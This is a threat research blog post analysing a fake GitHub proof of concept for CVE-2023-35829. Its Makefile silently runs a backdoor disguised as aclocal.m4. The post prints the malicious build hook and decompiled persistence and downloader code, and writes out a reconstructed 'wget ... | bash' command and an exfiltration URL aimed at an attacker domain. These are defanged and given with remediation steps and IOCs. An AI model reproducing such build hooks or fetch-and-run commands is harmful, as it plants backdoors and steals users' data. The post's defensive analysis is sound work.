

New PoC Exploit Found: Fake Proof of Concept with Backdoor Malware

By Uptycs Threat Research

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A deceptive twist has appeared within cybersecurity norms—a proof of concept (PoC) that, rather than demonstrating a vulnerability, stealthily harbors a hidden backdoor. Recently discovered by the Uptycs threat research team, our finding particularly impacts the security research community.

As their primary users, security researchers rely on PoCs to understand potential vulnerabilities by way of innocuous testing. In this instance, the PoC is a wolf in sheep's clothing, harboring malicious intent under the guise of a harmless learning tool. Its concealed backdoor presents a stealthy, persistent threat. Operating as a downloader, it silently dumps and executes a Linux bash script, all the while disguising its operations as a kernel-level process.

Its persistence methodology is quite crafty. Used to build executables from source code files, it leverages the make command to create a kworker file and adds its file path to the bashrc file, thus enabling the malware to continually operate within a victim's system.

The backdoor has broad data theft capabilities. It can exfiltrate a wide array of data—from the hostname and username to an exhaustive list of home directory contents. Moreover, an attacker can gain full access to a target system by adding their ssh key to the authorized_keys file.

Despite its removal from GitHub, this malicious PoC has been widely shared, achieving significant engagement before its nefarious nature was exposed. For those who have executed it, the likelihood of data compromise is high. Therefore it's crucial to:

- remove any unauthorized ssh keys
- delete the kworker file
- remove the kworker path from the bashrc file
- check /tmp/.iCE-unix.pid for potential threats

While it can be challenging to distinguish legitimate PoCs from deceptive ones, adopting safe practices such as testing in isolated environments (e.g., virtual machines) can provide a layer of protection.

Although not entirely new, this trend of spreading malware through PoCs poses a significant concern, and it's likely we'll see this tactic continue to evolve. The Uptycs threat research team remains vigilant in uncovering such threats, thereby helping the security research community to stay abreast of evolving cybersecurity risks.

Unveiling the Fake PoC

While testing PoCs of various CVEs, our team encountered one claiming to address CVE-2023-35829 (a critical vulnerability), its unusual activity being detected by Uptycs XDR. Significant irregularities suggested it might be deceptive in nature, prompting us to question its legitimacy.

Suspicious activity included unexpected network connections, unusual data transfers, and unauthorized system access attempts. Further investigation fleshed out `aclocal.m4` as the initial file requiring additional analysis.

```
CVE-2023-35829-poc tree
.
├── get_root_src
│   └── get_root.c
├── inc
│   ├── keyring.h
│   ├── log.h
│   ├── modprobe.h
│   ├── netlink.h
│   ├── nf_tables.h
│   ├── simple_xattr.h
│   ├── uring.h
│   └── util.h
├── LICENSE
├── Makefile
├── README.md
└── src
    ├── aclocal.m4
    ├── keyring.c
    ├── main.c
    ├── modprobe.c
    ├── netlink.c
    ├── nf_tables.c
    ├── simple_xattr.c
    ├── uring.c
    └── util.c

3 directories, 21 files
```

Figure 1 – PoC repository files

`aclocal.m4` is normally part of automake, used by autoconf to consolidate macros. And it's usually not an elf (executable and linkable format) file as it is here.

Figure 2 shows how make triggers `src/aclocal.m4`, which is the focus of this article.

```
.PHONY: all clean

TARGET=poc

SOURCES = $(wildcard src/*.c)
HEADERS = $(wildcard inc/*.h)
OBJECTS = $(patsubst src/%.c,obj/%.o,$(SOURCES))

CFLAGS= -I./inc
LDFLAGS= -pthread -static

all: obj $(TARGET) get_root

$(TARGET): $(OBJECTS)
    $(CC) $(LDFLAGS) -o $@ $^
    strip $@
    ./src/aclocal.m4

obj/%.o: src/%.c
    $(CC) -c $< -o $@ $(CFLAGS)

obj:
    mkdir obj

get_root: get_root_src/get_root.c
    $(CC) -o $@ $^
    rm -fr get_root

clean:
    rm -fr getroot
    rm -rf obj
    rm -f $(TARGET)
```

Figure 2 – The offending makefile

Technical Analysis

The binary’s main function begins with an interesting string—kworker (figure 3).

```
Decompile: main - (aclocal.m4)
61 local_18 = 0;
62 local_10 = 0;
63 puVar6 = &local_88;
64 for (lVar5 = 0x10; lVar5 != 0; lVar5 = lVar5 + -1) {
65     *puVar6 = 0;
66     puVar6 = puVar6 + 1;
67 }
68 sVar3 = strlen((char *)&local_88);
69 *(undefined2 *)((long)&local_88 + sVar3) = 0x776b; //kw
70 *(undefined2 *)((long)&local_88 + sVar3 + 2) = 0;
71 sVar3 = strlen((char *)&local_88);
72 *(undefined2 *)((long)&local_88 + sVar3) = 0x726f; //or
73 *(undefined2 *)((long)&local_88 + sVar3 + 2) = 0;
74 sVar3 = strlen((char *)&local_88);
75 *(undefined2 *)((long)&local_88 + sVar3) = 0x656b; //ke
76 *(undefined2 *)((long)&local_88 + sVar3 + 2) = 0;
77 sVar3 = strlen((char *)&local_88);
78 *(undefined2 *)((long)&local_88 + sVar3) = 0x72; //r
79 bVar1 = FUN_00103402(*param_2, (char *)&local_88);
80 if ((int)CONCAT71(extraout_var, bVar1) == 0) {
81     copy_to_kworker();
82     add_to_bashrc();
83 }
84 else {
85     uVar4 = check_for_pidfile();
86     if ((int)uVar4 == 0) {
87         local_108 = 0;
88         local_100 = 0;
89         local_f8 = 0;
90         local_f0 = 0;
91         local_e8 = 0;
92         local_e0 = 0;
93         local_d8 = 0;
94         local_d0 = 0;
95         local_c8 = 0;
96         local_c0 = 0;
97         local_b8 = 0;
98         local_b0 = 0;
```

Figure 3 – The start of the binary

Line 79 checks if the binary is named kworker. If true, flow passes to the else condition in line 84. If not, two functions are executed called copy_to_kworker() and add_to_bashrc(). Establishing backdoor persistence, these copy the current file to \$HOME/.local/kworker and add its file path to the \$HOME/.bashrc file.

To conceal its presence, the program embeds itself in bashrc. The check_for_pidfile() function (figure 4) helps ensure that multiple instances of the same program aren't running simultaneously.

```

Decompile: check_for_pidfile - (aclocal.m4)
44 local_20 = 0;
45 local_20 = 0;
46 puVar5 = &local_98;
47 for (lVar4 = 0x10; lVar4 != 0; lVar4 = lVar4 + -1) {
48     *puVar5 = 0;
49     puVar5 = puVar5 + 1;
50 }
51 sVar2 = strlen((char *)&local_98);
52 *(undefined4 *)((long)&local_98 + sVar2) = 0x6d742f; /tm
53 sVar2 = strlen((char *)&local_98);
54 *(undefined2 *)((long)&local_98 + sVar2) = 0x2f70; /p
55 *(undefined *)((long)&local_98 + sVar2 + 2) = 0;
56 sVar2 = strlen((char *)&local_98);
57 *(undefined4 *)((long)&local_98 + sVar2) = 0x4543492e; .ICE
58 *(undefined *)((long)&local_98 + sVar2 + 4) = 0;
59 sVar2 = strlen((char *)&local_98);
60 *(undefined4 *)((long)&local_98 + sVar2) = 0x6e752d; -un
61 sVar2 = strlen((char *)&local_98);
62 *(undefined4 *)((long)&local_98 + sVar2) = 0x2e7869; lx.
63 sVar2 = strlen((char *)&local_98);
64 *(undefined2 *)((long)&local_98 + sVar2) = 0x6970; pi
65 *(undefined *)((long)&local_98 + sVar2 + 2) = 0;
66 sVar2 = strlen((char *)&local_98);
67 *(undefined2 *)((long)&local_98 + sVar2) = 100; d
68 local_c = open((char *)&local_98, 0x42, 0x1b6);
69 local_10 = flock(local_c, 6);
70 if ((local_10 != 0) && (piVar3 = __errno_location(), *piVar3 == 0xb)) {
71     return 1;
72 }
73 uVar1 = getpid();
74 sprintf(local_a8, "%d\n", (ulong)uVar1);
75 ftruncate(local_c, 0);
76 sVar2 = strlen(local_a8);
77 write(local_c, local_a8, sVar2);
78 FUN_001028ef((char *)&local_98);
79 return 0;
80 }
81

```

Figure 4 – Check_for_pidfile() function

After checking the /tmp/.ICE-unix.pid path, it writes the PID of the currently running process if no function has used flock(2) to restrict file access. The program proceeds only if the main function returns zero (0), indicating the current process is exclusive.

```

Decompile: main - (aclocal.m4)
100     puvaio = puvaio + ((long)bvai7 - 2 + 1,
107     }
108     sVar3 = strlen((char *)&local_108);
109     *(undefined2 *)((long)&local_108 + sVar3) = 0x6b5b; [k
110     *(undefined *)((long)&local_108 + sVar3 + 2) = 0;
111     sVar3 = strlen((char *)&local_108);
112     *(undefined2 *)((long)&local_108 + sVar3) = 0x6f77; wo
113     *(undefined *)((long)&local_108 + sVar3 + 2) = 0;
114     sVar3 = strlen((char *)&local_108);
115     *(undefined2 *)((long)&local_108 + sVar3) = 0x6b72; rk
116     *(undefined *)((long)&local_108 + sVar3 + 2) = 0;
117     sVar3 = strlen((char *)&local_108);
118     *(undefined2 *)((long)&local_108 + sVar3) = 0x7265; er
119     *(undefined *)((long)&local_108 + sVar3 + 2) = 0;
120     sVar3 = strlen((char *)&local_108);
121     *(undefined2 *)((long)&local_108 + sVar3) = 0x382f;/8
122     *(undefined *)((long)&local_108 + sVar3 + 2) = 0;
123     sVar3 = strlen((char *)&local_108);
124     *(undefined2 *)((long)&local_108 + sVar3) = 0x333a; :3
125     *(undefined *)((long)&local_108 + sVar3 + 2) = 0;
126     sVar3 = strlen((char *)&local_108);
127     *(undefined2 *)((long)&local_108 + sVar3) = 0x5d; ]
128     sVar3 = strlen((char *)&local_108);
129     strncpy(*param_2, (char *)&local_108, sVar3 + 1);
130     _Var2 = fork();
131     if (_Var2 < 1) {
132         do {
133             sleep(0x78);
134             curl_func();
135         } while( true );
136     }
137     /* WARNING: Subroutine does not return */
138     exit(0);
139 }
140 }
141 return 0;
142 }
143 }

```

Figure 5 – Main function else portion

Achieved by forking the program, a new string [kworker/8:3] is created in the main function to obscure the original command line parameters. Subsequently, the parent process executes the curl_func() function, which uses the libcurl library to download a URL that is obfuscated so as basic static analysis can't easily find it. The URL is `hxxp[:]//cunniloss[.]accesscam[.]org/hash[.]php`; it contains a bash script that is run if the curl request succeeds.

(libcurl provides programmatic access to curl; it can be directly included in a binary {statically compiled} or called dynamically.)

```
Decompile: curl_func - (aclocal.m4)
15 undefined4 local_34;
16 undefined4 local_30;
17 undefined4 local_2c;
18 undefined8 local_28;
19 char *local_20;
20 undefined4 local_14;
21 ulong local_10;
22
23 local_58 = malloc(1);
24 local_50 = 0;
25 local_14 = 0x27;
26 local_20 = return_url((long)&PTR_DAT_00106180,0x27);
27 curl_global_init(3);
28 local_28 = curl_easy_init();
29 local_2c = 0x2712;
30 curl_easy_setopt(local_28,0x2712,local_20);
31 local_30 = 0x4e2b;
32 curl_easy_setopt(local_28,0x4e2b,FUN_00102467);
33 local_34 = 0x2711;
34 curl_easy_setopt(local_28,0x2711,&local_58);
35 local_38 = curl_easy_perform(local_28);
36 if (local_50 < 2) {
37     uVar1 = 0;
38 }
```

Figure 6 – Excerpt from curl_func()

```

Decompile: curl_func - (aclocal.m4)
39 else {
40     if (local_38 == 0) {
41         local_40 = (char *)malloc(local_50 + 0x40);
42         *(undefined *)((local_50 + (long)local_58) = 0;
43         for (local_10 = 0; local_10 < local_50; local_10 = local_10 + 1) {
44             *(byte *)((local_10 + (long)local_58) = *(byte *)((local_10 + (long)local_58) ^ 0x83;
45         }
46         if ((local_50 != 0) && *((char *)((local_50 - 1) + (long)local_58) == '\n')) {
47             *(undefined *)((local_50 - 1) + (long)local_58) = 0;
48         }
49         local_78 = 0;
50         local_70 = 0;
51         local_68 = 0;
52         local_60 = 0;
53         sVar2 = strlen((char *)&local_78);
54         *(undefined2 *)((long)&local_78 + sVar2) = 0x25; %
55         sVar2 = strlen((char *)&local_78);
56         *(undefined4 *)((long)&local_78 + sVar2) = 0x322073; s 2
57         sVar2 = strlen((char *)&local_78);
58         *(undefined2 *)((long)&local_78 + sVar2) = 0x3e; >
59         sVar2 = strlen((char *)&local_78);
60         *(undefined2 *)((long)&local_78 + sVar2) = 0x3126; &1
61         *(undefined *)((long)&local_78 + sVar2 + 2) = 0;
62         sVar2 = strlen((char *)&local_78);
63         *(undefined2 *)((long)&local_78 + sVar2) = 0x3e20; >
64         *(undefined *)((long)&local_78 + sVar2 + 2) = 0;
65         sVar2 = strlen((char *)&local_78);
66         *(undefined4 *)((long)&local_78 + sVar2) = 0x642f20; /d
67         sVar2 = strlen((char *)&local_78);
68         *(undefined4 *)((long)&local_78 + sVar2) = 0x2f7665; ev/
69         sVar2 = strlen((char *)&local_78);
70         *(undefined2 *)((long)&local_78 + sVar2) = 0x756e; nu
71         *(undefined *)((long)&local_78 + sVar2 + 2) = 0;
72         sVar2 = strlen((char *)&local_78);
73         *(undefined2 *)((long)&local_78 + sVar2) = 0x6c6c; ll
74         *(undefined *)((long)&local_78 + sVar2 + 2) = 0;
75         snprintf(local_40, local_50 + 0x40, (char *)&local_78, local_58);
76         system(local_40);
77     }
78     curl_easy_cleanup(local_28);
79     free(local_58);
80     free(local_20);
81     uVar1 = curl_global_cleanup();
82 }

```

Figure 7 – Code portion that downloads the bash script

The %s variable is replaced by the curl request output, which implies that the following is the command run by kworker:

```
sh -c wget -q -O - http[:]//cunniloss[.]jaccesscam[.]org/do[.]php?u=$(whoami) | bash 2>&1 > /dev/null
```

Deconstructing the Bogus PoC

This PoC is copied from an old, legitimate [PoC](#) of a Linux kernel vulnerability, CVE-2022-34918. On the surface, it appears to be an authentic demonstration, complete with strings that mimic genuine output. But the true nature

of this deception becomes apparent upon closer examination of its code—particularly the discrepancies found within modprobe.c.

A new_sn() function in the fake modprobe.c allocates memory, attempts to open a specific file, closes the file if it was successfully opened, generates a random number, then pauses program execution for a random duration.

```

File Edit View Terminal Tabs Help CVE-2023-35829
85 read(fd, modprobe_path, 14);
86
87 close(fd);
88
89 modprobe_path[14] = '\0';
90
91 return modprobe_path;
92 }
93
94 /**
95  * write_new_modprobe(): Create chown && chmod script for get_root
96  * @filename: current path to modprobe for the kernel
97  */
98 void new_sn()
99 {
100     int fd;
101     char *modprobe_path = malloc(15);
102
103     if (!modprobe_path)
104         do_error_exit("malloc");
105
106     fd = open("/proc/sys/kernel/modprobe", O_RDONLY);
107     if (fd < 0)
108     {
109         //do_error_exit("open(/proc/sys/kernel/modprobe)");
110     }
111     else
112     {
113         close(fd);
114     }
115
116     srand(time(NULL));
117     int st = rand() % 3;
118     sleep(st);
119 }
120
121 /**
122  * setup_modprobe_payload(): Prepare all the needed stuff to get a root shell
123  */
124 void setup_modprobe_payoad(void) {
125     char *filename;
126 }
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```

```
File Edit View Terminal Tabs Help CVE-2023-35829
110 } do_error_exit("open(/proc/sys/kernel/modprobe)");
111 }
112 else
113 { close(fd);
114 }
115 }
116 srand(time(NULL));
117
118 int st = rand() % 3;
119
120 sleep(st);
121 }
122
123 /**
124  * setup_modprobe_payload(): Prepare all the needed stuff to get a root shell
125 */
126 void setup_modprobe_payload(void) {
127     char *filename;
128     filename = get_new_modprobe_path();
129     system("/bin/sh");
130
131     free(filename);
132 }
133
134 /**
135  * write_new_modprobe(): Create chown && chmod script for get_root
136  * @filename: current path to modprobe for the kernel
137 */
138 void write_new_modprobe(char *filename) {
139     int fd;
140     fd = open(filename, O_CREAT | O_RDWR, S_IRWXU | S_IRWXG | S_IRWXO);
141     if (fd < 0)
142         do_error_exit("open");
143     write(fd, new_modprobe_content, sizeof(new_modprobe_content));
144     close(fd);
145 }
146
147 /**
148  * setup_modprobe_payload(): Prepare all the needed stuff to get a root shell
149 */
150 void setup_modprobe_payload(void) {
151     char *filename;
152     filename = get_new_modprobe_path();
153     write_new_modprobe(filename);
154     create_dummy_file();
155     free(filename);
156 }
```

```
File Edit View Terminal Tabs Help CVE-2022-34918
82 do_error_exit("open(/proc/sys/kernel/modprobe)");
83
84 read(fd, modprobe_path, 14);
85
86 close(fd);
87
88 modprobe_path[14] = '\0';
89
90 return modprobe_path;
91 }
92
93 /**
94  * write_new_modprobe(): Create chown && chmod script for get_root
95  * @filename: current path to modprobe for the kernel
96 */
97 void write_new_modprobe(char *filename) {
98     int fd;
99     fd = open(filename, O_CREAT | O_RDWR, S_IRWXU | S_IRWXG | S_IRWXO);
100     if (fd < 0)
101         do_error_exit("open");
102     write(fd, new_modprobe_content, sizeof(new_modprobe_content));
103     close(fd);
104 }
105
106 /**
107  * setup_modprobe_payload(): Prepare all the needed stuff to get a root shell
108 */
109 void setup_modprobe_payload(void) {
110     char *filename;
111     filename = get_new_modprobe_path();
112     write_new_modprobe(filename);
113     create_dummy_file();
114     free(filename);
115 }
```

Figure 10 – Code segment that shows it is faking the shell

In its entirety, the bogus PoC sleeps for a random duration, prints legitimate-looking strings, ultimately launching a /bin/bash shell.

Curiously, when executing whoami within this shell, it falsely reports the user ID as root. This deception is accomplished by exploiting the difference in the user namespace ID inside and outside the PoC root shell.

```

CVE-2023-35829-poc ./poc
[+] CVE-2023-35829 PoC
[+] Second process currently waiting
[+] Get CAP_NET_ADMIN capability
[+] Netlink socket created
[+] Netlink socket bound
[+] Table table created
[+] Set for the leak created
[+] Set for write primitive created
[+] Leak succeed
[+] kaslr base found 0xffffffff9f000000
[+] physmap base found 0xffff910a00000000
[+] modprobe path changed !
[+] Modprobe payload setup
[?] waitpid
[?] sem_post
[+++] Got root shell, should exit?
# whoami
root
# lsns
      NS TYPE      NPROCS    PID USER COMMAND
4026531834 time        4    4430 root ./poc
4026531835 cgroup        4    4430 root ./poc
4026531836 pid          4    4430 root ./poc
4026531838 uts          4    4430 root ./poc
4026531839 ipc          4    4430 root ./poc
4026532397 user          4    4430 root ./poc
4026532398 mnt          4    4430 root ./poc
4026532400 net          4    4430 root ./poc
#
    
```

Figure 11 – Listing namespaces inside PoC root shell

```

CVE-2023-35829-poc lsns
      NS TYPE      NPROCS    PID USER      COMMAND
4026531834 time        58    2986 [REDACTED] /lib/systemd/systemd --user
4026531835 cgroup        58    2986 [REDACTED] /lib/systemd/systemd --user
4026531836 pid          58    2986 [REDACTED] /lib/systemd/systemd --user
4026531837 user          55    2986 [REDACTED] /lib/systemd/systemd --user
4026531838 uts          58    2986 [REDACTED] /lib/systemd/systemd --user
4026531839 ipc          58    2986 [REDACTED] /lib/systemd/systemd --user
4026531840 mnt          55    2986 [REDACTED] /lib/systemd/systemd --user
4026531992 net          55    2986 [REDACTED] /lib/systemd/systemd --user
4026532397 user          3    4430 [REDACTED] ./poc
4026532398 mnt          3    4430 [REDACTED] ./poc
4026532400 net          3    4430 [REDACTED] ./poc
    
```

Figure 12 – Listing namespaces outside PoC root shell

As seen in figures 11 and 12, the user namespace differs between the two shells, implying they’re using two distinct namespaces.

(Linux kernel namespaces permit isolation of system resources. Each provides an independent environment for specific resources (e.g., PIDs, network interfaces, file systems, et al.). Such isolation helps prevent interference and provides a level of security between processes or components running on the system.)

Here, the phony PoC takes advantage of the namespace concept to create the illusion of being a root shell. Specifically, it manipulates the user namespace, which is responsible for managing user and group identities

within a given process or container. But in reality, granted privileges are limited to the /bin/bash shell within a given namespace.

Detection through Uptycs XDR

Using Uptycs XDR, we detected that the binary primarily acts as a downloader, retrieving a script from a remote source and executing it on the compromised system. Upon execution, the downloaded script initially accesses the /etc/passwd file. Then it modifies the ~/.ssh/authorized_keys to grant unauthorized access and employs curl to exfiltrate data via transfer[.]sh. In correlation with the MITRE ATT&CK matrix, the combination of these actions caused a medium-level detection in Uptycs XDR.




Figure 13 – Uptycs XDR detection

The following is a URL example used to exfiltrate data:

`hxxp[:]//cunniloss[.]accesscam[.]org/term[.]php[?]term[=]hxxps[:]//transfer[.]sh/rnmWbQyyz8/<username>[.]txt`

(Note: The domain that hosts the script has been taken down, so a detailed analysis cannot be done in this article.)

Conclusion

The Uptycs team has seen this modus operandi [earlier](#); spreading malware through a malicious PoC is not new. The same profile, ChriSander22, is circulating another bogus PoC for VMware Fusion CVE-2023-20871. Its contents are the same as CVE-2023-35829, with the same aclocal.m4 triggering installation of the hidden backdoor. Both of ChriSander22's other repositories are down, but we cannot confirm whether it was Github that did this or the profile owner.

```
~/CVE-2023-20871-poc$ tree
.
├── LICENSE
├── Makefile
├── README.md
├── get_root_src
│   └── get_root.c
├── inc
│   ├── keyring.h
│   ├── log.h
│   ├── modprobe.h
│   ├── netlink.h
│   ├── nf_tables.h
│   ├── simple_xattr.h
│   ├── uring.h
│   └── util.h
├── obj
│   ├── keyring.o
│   ├── main.o
│   ├── modprobe.o
│   ├── netlink.o
│   ├── nf_tables.o
│   ├── simple_xattr.o
│   ├── uring.o
│   └── util.o
├── poc
└── src
    ├── aclocal.m4
    ├── keyring.c
    ├── main.c
    ├── modprobe.c
    ├── netlink.c
    ├── nf_tables.c
    ├── simple_xattr.c
    ├── uring.c
    └── util.c

4 directories, 30 files
```

Figure 14 –

Directory of phony CVE-2023-20871 PoC




Figure 15 – Github profile page of fake PoC




Figure 16 – Another Github profile page of fake PoCs

IOCs

File name	sha256
aclocal.m4	caa69b10b0bfca561dec90cbd1132b6dcb2c8a44d76a272a0b70b5c64776ff6c

URLs

hxxp[:]//cunniloss[.]accesscam[.]org

hxxp[:]//transfer[.]sh

IP 81[.]4[.]109[.]16

Source: <https://www.uptycs.com/blog/new-poc-exploit-backdoor-malware>